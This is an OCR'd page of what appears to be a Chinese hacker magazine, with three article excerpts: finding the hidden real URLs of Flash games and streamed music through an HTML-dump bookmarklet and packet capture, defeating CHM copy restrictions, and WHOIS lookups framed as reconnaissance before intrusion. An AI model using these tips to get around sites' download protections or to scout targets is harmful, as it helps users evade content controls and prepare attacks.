
脚本代码如下：

```
<script language='javascript'>
var str56
str56 = '/upload_swf/ftp/1130/1.swf';
document.write ("<object id='flashgame' classid='clsid:D27CDB6E-AE6D-11cf-96B8-444553540000' codebase='http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0' width='750' height='563'>\n");
document.write ("<param name=quality value=high>\n");
document.write ("<param name=movie  value=" + webServer + str56 + ">\n");
document.write("<embed src=\"" + webServer + str56 + "\" quality=\"high\" pluginspage=\"http://www.macromedia.com/go/getflashplayer\" type=\"application/x-shockwave-flash\" width=\"750\" height=\"563\"></embed>");document.write ("</object>\n");
</script>
```

就是找不到那个真实的路径，直接在当前网址上加那个/upload_swf/ftp/1130/1.swf提示404找不到。当然没有这么便宜的事了，人家的东西可不能直接给你这样下下来啊！不过我可没有兴趣去跟踪变量看他怎么变化怎么得到最后的真实路径。可是难道只有在线玩，真是气愤啊！后来在邪恶八进制的论坛里看到一段Js脚本，功能很强大的，也是显示源代码，不过显示的是最终浏览器解释的脚本，可以绕过一堆麻烦的变量，因为浏览器最后播放的时候还是要绝对路径的！这个脚本据说在解密html方面也有不错的效果，推荐！。脚本如下：

```
javascript:s=document.documentElement.outerHTML;document.write('<body></body>');document.body.innerText=s
```

复制到在线游戏的那个窗口的地址里回车，哈哈，最终的原代码出来了！搜索swf果然看到了一个地址！如图2，复制到网际快车下载，呵呵，亲爱的swf啊，出来了，拿到MM面前装狠去，嘎嘎！（后来发现这个地址用第一种和第三种方法都可以得到的，怪我当时头脑发晕啊！呵呵）



```
pluginspage=\"http://www.macromedia.com/go/getflashplayer\" type=\"application/x-shockwave-flash\" width=\"750\"
height=\"563\"></embed>");document.write ("</object>\n");
</SCRIPT>

<OBJECT id=flashgame
codeBase=http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0 height=500
width=700 classid=clsid:D27CDB6E-AE6D-11cf-96B8-444553540000><PARAM NAME="_cx"
VALUE="18521"><PARAM NAME="_cy" VALUE="13229"><PARAM NAME="FlashVars" VALUE=""><PARAM
NAME="Movie" VALUE="http://222.77.178.176:8080/fs2009/upload_swf/ftp/1130/1.swf"><PARAM NAME="Src"
VALUE="http://222.77.178.176:8080/fs2009/upload_swf/ftp/1130/1.swf"><PARAM NAME="WMode"
VALUE="Window"><PARAM NAME="Play" VALUE="0"><PARAM NAME="Loop" VALUE="-1"><PARAM
NAME="Quality" VALUE="High"><PARAM NAME="SAlign" VALUE=""><PARAM NAME="Menu" VALUE="-
1"><PARAM NAME="Base" VALUE=""><PARAM NAME="AllowScriptAccess" VALUE="always"><PARAM
NAME="Scale" VALUE="ShowAll"><PARAM NAME="DeviceFont" VALUE="0"><PARAM NAME="EmbedMovie"
VALUE="0"><PARAM NAME="BGColor" VALUE=""><PARAM NAME="SWRemote" VALUE=""><PARAM
NAME="MovieData" VALUE=""><PARAM NAME="SeamlessTabbing" VALUE="1">
<embed src="http://222.77.178.176:8080/fs2009/upload_swf/ftp/1130/1.swf" quality="high"
pluginspage="http://www.macromedia.com/go/getflashplayer" type="application/x-shockwave-flash" width="750"
height="563"></embed></OBJECT></DIV>
<TABLE width="80%" align=center>
<TBODY>
<TR>
```

图 2

第三种方法是终极的方法了，几乎可以得到任何下载路径。玩得好的话还有一种高手的感觉。我们去百度搜索下音乐，我喜欢任贤齐就搜索他好了，找到了之后你在歌曲上查看属性会得到如图3，看到那个Mp3我还以为后面的那一段就是路径呢，复制到浏览器里下载居然提示找不到文件，但是直接打开他给的连接话却可以下载，我的Blog需要的是音乐绝对路径啊！




图 3

于是找到当时动网上传时代用的抓包工具WSock

Expert，监视搜索音乐的那个浏览器进程，再打开那个听歌的连接。需要说明一点，无论对方采用什么样的手段隐藏真实地址，浏览器播放的时候还是需要真实路径的，所以我们只需要监视浏览器的会话就一定可以得到他播放的真实地址，这已经是接近数据传输的最底层了，所以说是无敌了！在我们监视到的数据里一行一行查找，如图4，不一会就得到绝对路径了！一般的电影或者在线播放的音乐都可以这样抓出真实的地址，然后你就可以挂在下载工具上疯狂下载了。

这几种方法都可以得到你想要的东西，可以通杀网络上真实路径的限制了。至于如何运用就看你是要下载还是由于其他原因需要真实的地址了！本质就是绕过中间的那些迷惑人的东西，直接找缓存或者抓浏览器的包。有什么问题欢迎到非安全论坛讨论补充，我的ID是剑心。(本文涉及的WSockExpert在光盘中有收录)




图 4

合法获取CHM文件的源代码

by WZHPRO@JSCPU

我们在网络上经常会看见别人把一些图书或技术教程做成CHM文件，并且加了各种限制，如屏蔽鼠标右键、禁止复制等等。这样如果我们看见好的文章想复制下来收藏的话就有一定困难了。难道我们看见了好文章想要摘录就要一个一个字打下来吗？非也，其实还有其他办法的。

我在以前的一些文章看见有高手用一些特殊的软件来提取CHM文件中的网页，但是我觉得这样太麻烦了。

所以，今天我给大家带来几种合法获取CHM文件源代码的方法。

注意

以下方法不是对每个CHM文件都有效，大家需要选择对自己所要破解的CHM文件有效的方法。

方法1：（最管用了）

打开CHM文件后，在任务栏会出现对应的任务。打开自己要复制的页面后在任务栏对应的任务上点击鼠标右键，就会出现如图1所示的菜单。

这时我们选择“跳至URL”看见什么了？对了，就是当前的URL！如图2所示。

我们把当前的URL复制到IE中试试，怎么样？你看见自己所要的页面了吧？就这么简单。这种方法是不是有点像2K的输入法漏洞？

方法2：（适用于没有屏蔽鼠标右键的情况）

有些CHM文件打开后在页面最上方会有一个带连接的导航栏（如图3）。

作者的本意是为了方便大家的查阅，其实这也方便了我们获取源代码。怎么操作呢？很简单，只要在导航栏的连接上点右键，选择属性。看到属性对话框中的“地址（URL）”了吗？这就是对应的HTM页面。（如图4）

好了，这次就给大家简单介绍到这里了，希望能给大家的工作带来方便。




图 2




图 3




图 1




图 4

Whois查点技术介绍

by 安美洪

网络入侵中是首先要确定目标，这就好像现实生活中的罪犯作案一样，先要找个攻击的对象，黑客也一样。

那么当我们确定了攻击目标后，接下来干什么呢？毫无疑问，我们就是对目标系统信息的收集，包括它所使用的操作系统，所开的服务，每个服务所用的软件及其版本号。然后找出目标的一个弱点而取得相应的权限，从而进入目标系统。

要进入一个目标，那么前期工作将是大量的，也就是查点，踩点，而这其中一个重要的项目就是WHOIS查询。

基础知识介绍

信息收集不仅是对黑客有重要的作用，同时它也有另外一面，那就是对我们的安全管理者，系统管理人员也具有不可小视的意义，所谓“知已知彼，百战不殆”可能

用在这里也最适合不过了。Whois 是它是标识了某个域名的相关网络信息，而要查到这些信息，我们需要求助于它所注册的域名管理机构。Whois 查询我们可以得到目标的哪些信息呢？

这主要是包括了注册人，联系的地址，联系的电话，邮箱，IP 地址等相关的信息。

下边我们说说，如何去查询 Whois 的信息。在这里我们一般的方法有三种：

1、利用系统自带的命令，如 UNIX，LINUX 等操作系统，

whois -h <whois服务器><查询对象>

2、利用别人开发好的工具来查询。现在我们常见的较为有名的工具有像在 WINDOWS 下的Sam Spade,当然它同时还附带有其它的功能，如图1。

然后我们来看看如何使用它进行查询，首先你得输入查询的域名，如我查询 www.sina.com 然后点击查询命令，就得到了它的相关信息，如图2。




图1




图2

是不是很方便呀，同时你还可以用其它的命令，如Ping,Finger 等。

